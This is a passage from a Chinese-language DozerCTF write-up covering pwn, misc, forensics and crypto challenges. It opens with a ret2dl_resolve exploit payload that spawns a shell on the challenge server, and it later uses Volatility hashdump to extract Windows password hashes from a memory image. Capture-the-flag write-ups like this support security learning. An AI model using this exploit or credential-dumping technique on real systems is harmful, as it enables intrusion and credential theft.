
```
fake_reloc = p32(write_got) + p32(r_info)
st_name = (fake_sym_addr + 16) - dynstr
fake_sym = p32(st_name) + p32(0) + p32(0) + p32(0x12)
payload2 = 'AAAA'
payload2 += p32(plt_0)
payload2 += p32(index_offset)
payload2 += 'AAAA'
payload2 += p32(base_stage + 80)
payload2 += 'aaaa'
payload2 += 'aaaa'
payload2 += fake_reloc # (base_stage+28)的位置
payload2 += 'B' * align
payload2 += fake_sym # (base_stage+36)的位置
payload2 += "system\x00"
payload2 += 'A' * (80 - len(payload2))
payload2 += cmd + '\x00'
payload2 += 'A' * (100 - len(payload2))
r.sendline(payload2)
r.interactive()
```

```
[+] Opening connection to 118.31.11.2
[*] Switching to interactive mode
$ cat flag
Dozerctf{bunengzaijiandanle}$
```

## MISC

### py吗?

stegsolve分析图片,在lsb的0plane通道有很明显的base64编码,save bin




将保存出来的数据用notepad打开,python解一下编码

```
>>> print base64.b64decode("A/MNCll1015jAAAAAAAAAAAmAAAAQAAAAHOFAAAAZAAAZAEAZAIAZAMAZAQAZAUAZAYAZAcAZAgAZAcAZAk
AZAYAZAoAZAsAZAwAZA0AZA4AZA8AZBAAZBEAZBIAZBMAZBQAZAoAZBIAZBUAZBYAZBcAZBgAZBcAZBkAZAgAZBoAZBsAZBoAZBwAZBUAZB0AZy
YAWgAAZB4AhAAAWgEAZB8AUyggAAAAdAIAAAA4M3QCAAAAMTB0AgAAADY1dAIAAAA3NHQCAAAANTl0AgAAADkwdAMAAAAxMTV0AwAAADExN3QDA
AAAMTE5dAIAAAA2M3QDAAAAMTAxdAMAAAAxMzB0AwAAADExMnQCAAAANzh0AwAAADEwN3QDAAAAMTI5dAIAAAA5OHQCAAAAODJ0AgAAADkzdAMA
AAAxMjZ0AgAAADc1dAMAAAAxMDV0AwAAADEyMnQDAAAAMTIwdAMAAAAxMTZ0AgAAADkydAIAAAA5N3QDAAAAMTIzdAMAAAAxMjV0AgAAADczYwA
AAAAEAAAABgAAAEMAAABznwAAAGQBAH0AAGcAAH0BAHh6AHQAAHQBAHwAAIMBAIMBAERdZgB9AgB0AgB8AgB0AwB8AAB8AgAZgwEAQYMBAH0DAH
wCAGQCABZkAwBrAgByYgB0AwB8AwCDAQBkBAAXfQMAbhAAdAMAfAMAgwEAZAQAGH0DAHwBAGoEAHQFAHwDAIMBAIMBAAFxHwBXfAEAZAAAZAAAZ
AUAhQMAGUdIZAAAUygGAAAATnMmAAAARG96ZXJjdGZ7cHl0aG9uX2lzX3RoZV9iZXN0X2xhbmd1YWdlIX1pAgAAAGkAAAAAaQUAAABp/////ygG
AAAAdAUAAAByYW5nZXQDAAAAbGVudAMAAABjaHJ0AwAAAG9yZHQGAAAAYXBwZW5kdAMAAABzdHIoBAAAAHQEAAAAZmxhZ3QKAAAAY2lwaGVydGV
4dHQBAAAAaXQBAAAAcygAAAAAKAAAAABzBAAAAGEucHl0BgAAAGVuY29kZQcAAABzEgAAAAABBgEGARkBGgEQARMCEAEXAk4oAgAAAFIlAAAAUi
gAAAAoAAAAACgAAAAKAAAAABzBAAAAGEucHl0CAAAADxtb2R1bGU+AQAAAHMKAAAAFQEYARsBGwEVAg==")

YeKc&@sddddddddd        dd
d
 d
ddddddd
ddddddddddddg&ZdZdS( t83t10t65t74t59t90t115t117t119t63t101t130t112t78t107t129t98t82t93t126t75t105t122t120t116t9
2t97t123t125t73cCsd}g}xztt|D]f}t|t||A}|ddkrbt|d}nt|d}|jt|qW|dddGHdS(Ns&Dozerctf{python_is_the_best_language!}ii
iiÿÿÿÿ(trangetlentchrtordtappendtstr(tflagt
ciphertexttits((sa.pytencodesN(R%R((((sa.py<module>s

>> XshellXshellXshellXshellXshell
```

Dozerctf{python_is_the_best_language!}

## upload

丢进wireshark里分析,导出http流,把这些文件都保存

Wireshark · 导出 · HTTP 对象列表

| 分组 | 主机名 | 内容类型 | 大小 | 文件名 |
|---|---|---|---|---|
| 2586 | 127.0.0.1 | multipart/form-data | 1026 bytes | upload.php |
| 4259 | 127.0.0.1 | multipart/form-data | 1008 bytes | upload.php |
| 4261 | 127.0.0.1 | text/html | 883 bytes | upload.php |
| 4265 | 127.0.0.1 | text/html | 883 bytes | upload.php |
| 4349 | 127.0.0.1 | image/jpeg | 722 bytes | flag.jpg |
| 4353 | 127.0.0.1 | image/jpeg | 722 bytes | flag.jpg |

在upload.php里发现了flag.zip的数据,winhex单独保存出来

| 名称 | 大小 | 压缩后大小 | 类型 | 修改时间 | CRC32 |
|---|---|---|---|---|---|
| .. | | | 文件夹 | | |
| 1.txt * | 6 | 18 | 文本文档 | 2020/5/31 12:35 | 1BF18E63 |
| 2.txt * | 6 | 18 | 文本文档 | 2020/5/31 12:36 | 05214FAA |
| 3.txt * | 6 | 18 | 文本文档 | 2020/5/31 12:36 | A96C3DA5 |
| 4.txt * | 6 | 18 | 文本文档 | 2020/5/31 12:37 | A57CB5D3 |
| 5.txt * | 6 | 18 | 文本文档 | 2020/5/31 12:38 | 61E9ACD5 |

看样子需要crc32爆破,跑脚本得到意思好理解的一句话

```
can_U_find_thefilefrom_traffic
```

Dozerctf{can_U_find_thefilefrom_traffic}

## 夏日计划

首先改后缀rar解压出文件,一个游戏说明和一张 冬日计划 的游戏封面图片

important.txt - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

夏日计划游戏规则:
你是一名无辜者，尝试在这修复“密码”，找到叛离者弗拉格，逃出险境，获得高额奖金。

图片用winhex分析在结尾有隐藏压缩包

```
5F 6A 06 D3 4C 5E 65 F0  1E CC ED E5 CF 92 B2 BA  _j OL^eð Îíåï´²º
01 71 58 BC 40 CA 71 E4  88 52 2E C8 19 A3 FE E9   qX¼@Êqä▌R.È £þé
EA 32 B4 CA E9 B2 5E FE  17 C2 AA D0 EA 8C 7A 5E  ê2´Êé²^þ ÂªÐê▌z^
16 00 00 00 00 49 45 4E  44 AE 42 60 82 50 4B 03      IEND®B`▌PK
04 14 00 00 00 08 00 0F  AC AD 50 57 C0 6B A3 3D         ¬-PWÀk£=
00 00 00 3B 00 00 00 0C  00 00 00 66 61 6B 65 66    ;        fakef
6C 61 67 2E 74 78 74 2B  4F CD 49 CE CF 4D 55 28  lag.txt+OÍIÎÏMU(
C9 57 70 C9 AF 4A 2D 4A  2E 49 E3 E5 7A BA 67 FA  ÉWpÉ¯J-J.Iãåzºgú
B3 EE CE 67 0B F6 3C DD  B0 F1 E9 9C 15 2F 67 B6  ³îÎg ö<Ý°ñé▌ /g¶
BC D8 3F 11 28 DC D6 FB  64 F7 94 E7 BB DB 9E 75  ¼Ø? (ÜÖûd÷▌ç»Û▌u
EE 03 22 00 50 4B 01 02  1F 00 14 00 00 00 08 00  î " PK
0F AC AD 50 57 C0 6B A3  3D 00 00 00 3B 00 00 00   ¬-PWÀk£=    ;
0C 00 24 00 00 00 00 00  00 00 20 00 00 00 00 00    $
00 00 66 61 6B 65 66 6C  61 67 2E 74 78 74 0A 00    fakeflag.txt
20 00 00 00 00 00 01 00  18 00 E0 02 0F F4 2A 29            à  ô*)
D6 01 51 B9 3D 29 2B 29  D6 01 F4 D0 46 CD 2A 29  Ö Q¹=)+)Ö ôÐFÍ*)
D6 01 50 4B 05 06 00 00  00 00 01 00 01 00 5E 00  Ö PK          ^
00 00 67 00 00 00 00 00                            g
```

foremost分离压缩包得到提示

| 名称 | 大小 | 压缩后大小 | 类型 |
|---|---|---|---|
| .. | | | 文件夹 |
| fakeflag.txt | 59 | 61 | 文本文档 |

fakeflag.txt - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

welcome to Dozerctf
弗拉格就在附近
再仔细找找

zsteg -a 分析出假flag,然后就卡了

```
[?] 219 bytes of extra data after image end (IEND), offset = 0x22d5d
extradata:0         .. file: Zip archive data, at least v2.0 to extract
    00000000: 50 4b 03 04 14 00 00 00  08 00 0f ac ad 50 57 c0  |PK...........PW.|
    00000010: 6b a3 3d 00 00 00 3b 00  00 00 0c 00 00 00 66 61  |k.=...;.......fa|
    00000020: 6b 65 66 6c 61 67 2e 74  78 74 2b 4f cd 49 ce cf  |keflag.txt+O.I..|
    00000030: 4d 55 28 c9 57 70 c9 af  4a 2d 4a 2e 49 e3 e5 7a  |MU(.Wp..J-J.I..z|
    00000040: ba 67 fa b3 ee ce 67 0b  f6 3c dd b0 f1 e9 9c 15  |.g....g..<......|
    00000050: 2f 67 b6 bc d8 3f 11 28  dc d6 fb 64 f7 94 e7 bb  |/g...?.(...d....|
    00000060: db 9e 75 ee 03 22 00 50  4b 01 02 1f 00 14 00 00  |..u..".PK.......|
    00000070: 00 08 00 0f ac ad 50 57  c0 6b a3 3d 00 00 00 3b  |......PW.k.=...;|
    00000080: 00 00 00 0c 00 24 00 00  00 00 00 00 00 20 00 00  |.....$....... ..|
    00000090: 00 00 00 00 00 66 61 6b  65 66 6c 61 67 2e 74 78  |.....fakeflag.tx|
    000000a0: 74 0a 00 20 00 00 00 00  00 01 00 18 00 e0 02 0f  |t.. ............|
    000000b0: f4 2a 29 d6 01 51 b9 3d  29 2b 29 d6 01 f4 d0 46  |.*)..Q.=)+)....F|
    000000c0: cd 2a 29 d6 01 50 4b 05  06 00 00 00 00 01 00 01  |.*)..PK.........|
    000000d0: 00 5e 00 00 00 67 00 00  00 00 00                 |.^...g.....     |
imagedata           .. text: "\t\n(64,87"
b1,r,msb,xy         .. text: "nh\\4\\|XXXXXXXXXX"
b1,b,msb,xy         .. text: "{aaaaaaaaaa"
b1,rgb,lsb,xy       .. text: "Oh iamnot the real flag where is flag\r\nflag{hhhhhhhhhhhhhhhhhhhhhhhhhhhhhh}"
b2,r,lsb,xy         .. text: "UUUUUUZG&"
b2,b,msb,xy         .. text: "=S9W}W}B}"
```

纠结了很久最后试出important.txt有ntfs流隐写,提取压缩包

| * | 数据流名称 | 文件 | 大小(字节) | 可疑度 |
|---|---|---|---|---|
| ☑ | secret.rar | H:\夏日计划\夏日计划\夏日计划\夏日计划... | 16572 | 2 |

删除　附加 / 导入　导出

H:\夏日计划\夏日计划\夏日计划\夏日计划\important.txt:secret.rar


```
[文本](自动识别编码类型:TMBCSEncoding)
Rar!□□□

==========================================================================
[16进制]
         | 00 01 02 03 04 05 06 07  08 09 0A 0B 0C 0D 0E 0F  0123456789ABCDEF
         |-------------------------------------------------------------------
00000000| 52 61 72 21 1A 07 01 00  CB F0 8F 10 0C 01 05 08  Rar!□..........
00000100| 00 07 01 01 B1 80 81 84  00 91 BD F4 AD 26 02 03  .............&..
00000200| 0B BA 91 00 04 98 F2 00  20 08 E3 68 93 80 03 00  ........ ..h....
00000300| 08 73 65 63 72 65 74 2D  34 0A 03 02 08 EE FA 3D  .secret-4......=
00000400| 36 28 D6 01 CF 2B B6 08  46 44 23 44 56 66 5F 15  6(...+..FD#DVf_□
00000500| 05 3E FD C4 6D 87 FD 84  C4 0B 87 1F F6 CA 45 47  .>..m........EG
00000600| BA D2 F9 1A 67 A8 59 85  D2 12 82 57 50 CD 02 B8  ...□g.Y....WP...
00000700| 2C 42 0A 27 28 B9 F1 63  33 66 BF FE CD FF FF FF  ,B.'(..c3f......
00000800| BA B8 86 4D 1B 3E C5 AF  90 B0 C3 97 3C C6 8D 1A  ...M□>......<..□
00000900| 34 6E FC 7A 4D 9B 36 6C  FB F3 8F 6E 7D 3E 9F 4F  4n.zM.6l...n}>.O
00000A00| A7 D3 E9 F4 FA 5B E7 CA  82 C3 0E 5C C1 93 46 CA  .....[.....\..F.
00000B00| 7A B1 62 C5 8B 16 2C 58  B1 61 86 18 61 86 18 61  z.b..□,X.a.□a.□a
00000C00| DB 9E AF A1 C7 1C 78 FF  B8 F7 68 31 FF BE 7F C9  .....x...h1....
00000D00| 61 87 2E 60 C9 AF 7C CD  E5 72 E6 0C 95 26 E1 ED  a..`..|..r...&..
00000E00| E5 BE 25 6F 4D C7 98 61  86 18 61 87 1C 7A E1 EE  ..%oM..a.□a.z..
```

得到四个坐标文件,结合成一个

```
139·116
139·117
139·118
139·119
139·120
139·121
139·122
139·123
139·124
139·125
139·126
139·127
139·128
139·129
139·130
139·131
139·132
139·133
139·134
139·135
139·136
139·137
139·138
139·139
```

脚本跑出来一个汉信码



其实咱们疏忽了群消息没看到出题师傅在群里说的要拿wp去换flag,也没有艾特全体啥的,比赛结束了翻师傅消息才看到.....识别网站又炸了,搜遍全网也没有能用的汉信码扫描器,提了也不对,问队友咋办他说猜呗

然后猜对了,居然是这么常见的弱flag(望天)

Dozerctf{Congratulations_U_find_it}

## easy_analysis

内存取证，

查看cmd最后命令


```
root@k:~/CTF# volatility -f memory --profile=Win7SP1x64 cmdscan
Volatility Foundation Volatility Framework 2.6
**************************************************
CommandProcess: conhost.exe Pid: 2400
CommandHistory: 0x2c86d0 Application: cmd.exe Flags: Allocated, Reset
CommandCount: 1 LastAdded: 0 LastDisplayed: 0
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x60
Cmd #0 @ 0x2d1e90: cd Desktop/flag
```

桌面上有flag文件夹

查找关于flag

```
root@k:~/CTF# volatility -f memory --profile=Win7SP1x64 filescan | grep flag
Volatility Foundation Volatility Framework 2.6
0x000000001e2fa940      2      1 R--rwd \Device\HarddiskVolume1\Users\13m0nade\Desktop\flag
0x000000001e314f20      2      1 R--rwd \Device\HarddiskVolume1\Users\13m0nade\Desktop\flag
0x000000001e76e070      1      1 R--rw- \Device\HarddiskVolume1\Users\13m0nade\Desktop\flag
0x000000001e85f430      2      0 RW---- \Device\HarddiskVolume1\Users\13m0nade\Desktop\flag\analys
root@k:~/CTF#
```

发现文件analys，dump下来是一个zip文件，有密码，




猜测是用户密码，

```
root@k:~/CTF# volatility -f memory --profile=Win7SP1x64 hivelist
Volatility Foundation Volatility Framework 2.6
Virtual            Physical           Name
------------------ ------------------ ----
0xfffff8a001686010 0x0000000017493010 \SystemRoot\System32\Config\SECURITY
0xfffff8a0016de220 0x0000000016f3b220 \??\C:\Windows\ServiceProfiles\NetworkService\NTUSER.DAT
0xfffff8a001747010 0x0000000015780010 \??\C:\Windows\ServiceProfiles\LocalService\NTUSER.DAT
0xfffff8a001de5010 0x000000000bc42010 \??\C:\Users\13m0nade\ntuser.dat
0xfffff8a001e23010 0x0000000010569010 \??\C:\Users\13m0nade\AppData\Local\Microsoft\Windows\UsrClass.dat
0xfffff8a00000d250 0x000000000f02c250 [no name]
0xfffff8a000024010 0x000000000f1e7010 \REGISTRY\MACHINE\SYSTEM
0xfffff8a000062010 0x000000000f1a7010 \REGISTRY\MACHINE\HARDWARE
0xfffff8a00053b010 0x0000000008fd9010 \Device\HarddiskVolume1\Boot\BCD
0xfffff8a001341010 0x0000000007626010 \SystemRoot\System32\Config\SOFTWARE
0xfffff8a0014a3010 0x00000000073a7010 \SystemRoot\System32\Config\DEFAULT
0xfffff8a00167a010 0x0000000017553010 \SystemRoot\System32\Config\SAM
root@k:~/CTF# volatility -f memory --profile=Win7SP1x64 hashdump -y 0xfffff8a000024010 -s 0xfffff8a00167a010
Volatility Foundation Volatility Framework 2.6
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
13m0nade:1000:aad3b435b51404eeaad3b435b51404ee:575f5313970908467a19d3a5aa269743:::
```

获取system与SAM的Virtual的地址来找到用户密码hash值，解密


解压压缩包，得到usb流量包，分析得

utokey ylltmftnxbkgvcyydbuhdlcpspsptswrmwjjmnjgtylkegittoibgo good luck

有hint说自动密钥暴破，找了个脚本，

```
-285.660963176 autokey, klen 8 :"UISFUDTT", EDTOSCAUTYRSDAYEKDDPALELIMPATHSGEKUJTGRAPORBLA
RTEARAVO
-240.195347874 autokey, klen 9 :"KEYFORZIP", OHNOYOUFINDTHEKEYTHEKEYFORZIPISTHISKEYBOARDSU
CKSFORYOU
-269.034907459 autokey, klen 10 :"GXYRBFEZFI", SONCLAPOSTSSIANYONCOLTUPFRECRELYSHESILSCIAT
DAOAIBMABNL
-262.15282417 autokey, klen 11 :"JUHJTOLAUID", PREKTRINDTHREYOFMTHEKELLUBNDALSHILYPLAGGIGE
CTITITICTAK
```

一句话，拿到密码，thiskeyboardsucksforyou

解密，base64隐写。

```
Dozerctf{itis_e4sy_4U2_analyse
1
Dozerctf{itis_e4sy_4U2_analyse}
```

## 问卷调查

填问卷

# CRYPTO

## 签到

给了一串base64

```
R00yVE1NWlRIRTJFRU5CWUdVM1RNUlJURzRaVEtOUllHNFpUTU9CV0lJM0RRTlJXRzQ0VE9OSl
hHWTJET05aUkc1QVRPTUJUR0kyRUVNWlZHNDNUS05aWEc0MlRHTkpaR1pBVElNUldHNDNUT05K
VUc0M0RPTUJXR0kyRUtOU0ZHTTRUT09CVUc0M0VFPT09Cgo=
```

解密完是base32

```
GM2TMMZTHE2EENBYGU3TMRRTG4ZTKNRYG4ZTMOBWII3DQNRWG44TONJXGY2DONZRG5ATOMBTGI
2EEMZVG43TKNZXG42TGNJZGZATIMRWG43TONJUG43DOMBWGI2EKNSFGM4TOOBUG43EE===
```

再次解密是十六进制字符串

```
3563394B48576F37356873686B686679757647717A70324B3577577753596A426777547670624E6E3978476B
```

再次转换是base58编码

```
5c9KHWo75hshkhfyuvGqzp2K5wWwSYjBgwTvpbNn9xGk
```

使用在线解密，获取到flag
Dozerctf{base_family_is_so_good}